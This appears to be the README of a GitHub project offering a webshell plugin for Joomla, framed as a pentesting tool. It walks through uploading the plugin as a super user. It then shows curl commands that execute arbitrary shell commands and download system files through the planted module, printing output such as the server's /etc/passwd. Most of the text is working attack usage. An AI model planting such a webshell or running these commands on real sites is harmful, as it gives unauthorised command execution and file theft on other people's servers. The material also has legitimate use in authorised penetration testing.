 p0dalirius/joomla-webshell-plugin
A webshell plugin and interactive shell for pentesting a Joomla website.

A webshell plugin and interactive shell for pentesting a Joomla website.



?action=exec.?action=download.Requirements: You need to have the credentials of the super user account of the Joomla instance.

Go to "System --> Extensions" page, at http://127.0.0.1:10080/administrator/index.php?option=com_installer&view=install, and click on "Upload Package File":

You can now execute commands by sending a GET or POST request to http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php with action=exec&cmd=id:
$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=id"
{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","stderr":"","exec":"id"}
You can also access it by a GET request from a browser:

You can also download remote files by sending a GET or POST request to http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php with action=download&path=/etc/passwd:
$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=download&path=/etc/passwd" -o-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
You can also download a remote file from a browser with a GET request :
When your webshell is active, you can now use the interactive console.py to execute commands and download remote files.
